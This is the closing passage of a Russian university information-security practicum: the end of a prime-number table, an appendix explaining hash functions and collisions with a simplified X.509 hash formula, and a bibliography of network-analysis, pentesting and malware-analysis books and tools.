197	199	211	223	227
229	233	239	241	251
257	263	269	271	277
281	283	293	307	311
313	317	331	337	347
349	353	359	367	373
379	383	389	397	401
409	419	421	431	433
439	443	449	457	461
463	467	479	487	491
499	503	509	521	523
541	547	557	563	569
571	577	587	593	599

Приложение 2

Функция хеширования

Функцией хеширования (хеш-функцией) называется преобразование данных, переводящее строку битов M произвольной длины в строку битов $h(M)$ некоторой фиксированной длины (несколько десятков или сотен бит).

Хеш-функция $h(M)$ должна удовлетворять следующим условиям:

- хеш-функция $h(M)$ должна быть чувствительна к любым изменениям входной последовательности M;
- для данного значения $h(M)$ должно быть невозможно найти значение M;
- для данного значения $h(M)$ должно быть невозможно найти значение $M' \neq M$ такое, что $h(M') = h(M)$.

Ситуация, при которой для различных входных последовательностей M, M' совпадают значения их хеш-образов: $h(M) = h(M')$, называется коллизией.

При построении хеш-образа входная последовательность M разбивается на блоки M_i фиксированной длины и обрабатывается поблочно по формуле

$$H_i = f(H_{i-1}, M_i).$$

Хеш-значение, вычисляемое при вводе последнего блока сообщения, становится хеш-значением (хеш-образом) всего сообщения.

В качестве примера рассмотрим упрощенный вариант хеш-функции из рекомендаций МККТТ X.509:

$$H_i = (H_{i-1} + M_i)^2 \bmod n,$$

где $n = pq$, p и q – большие простые числа, H_0 - произвольное начальное заполнение, M_i - i-й блок сообщения $M = M_1 M_2 \ldots M_k$.

Список литературы

1. Сандерс, Крис. Анализ пакетов. Практическое руководство по использованию Wireshark и tcpdump для решения реальных проблем в локальных сетях: Пер. с англ. - СПб.: ООО Диалектика, 2019. - 448 с.

2. Жуков, Андрей; Макрушин, Денис; Холмогоров, Валентин. Пентест. Секреты этичного взлома. – М.: BHV, 2022. - 160 с.

3. Сикорски, Майкл; Хониг, Эндрю. Вскрытие покажет! Практический анализ вредоносного ПО: Пер. с англ. - Санкт-Петербург и др.: Питер, 2018. - 768 с. - (Серия "Для профессионалов"). ISBN 978-5-4461-0641-7

4. VirusTotal: [Электронный ресурс]. URL: https://www.virustotal.com/gui/home/upload.

5. PEview: [Электронный ресурс]. URL: http://wjradburn.com/software/.

6. PEiD: [Электронный ресурс]. URL: https://soft.mydiv.net/win/download-PEiD.html.

7. Dependency Walker: [Электронный ресурс]. URL: https://www.dependencywalker.com/.

8. Strings: [Электронный ресурс]. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/strings.

9. Process Monitor: [Электронный ресурс]. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon.

10. Process Explorer: [Электронный ресурс]. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer.

11. Regshot: [Электронный ресурс]. URL: https://sourceforge.net/projects/regshot/.

12. Wireshark: [Электронный ресурс]. URL: https://www.wireshark.org/download.html.

13. Root-Me: [Электронный ресурс]. URL: https://www.root-me.org.

ПРАКТИКУМ

по дисциплине

ОСНОВЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Направление подготовки: 09.03.01, 09.03.02, 09.03.03, 09.03.04,10.03.01, 11.03.02

Подписано в печать 16.12.2024г. Формат 60х90 1/16.
Объём 2 усл.п.л. Изд. № 3.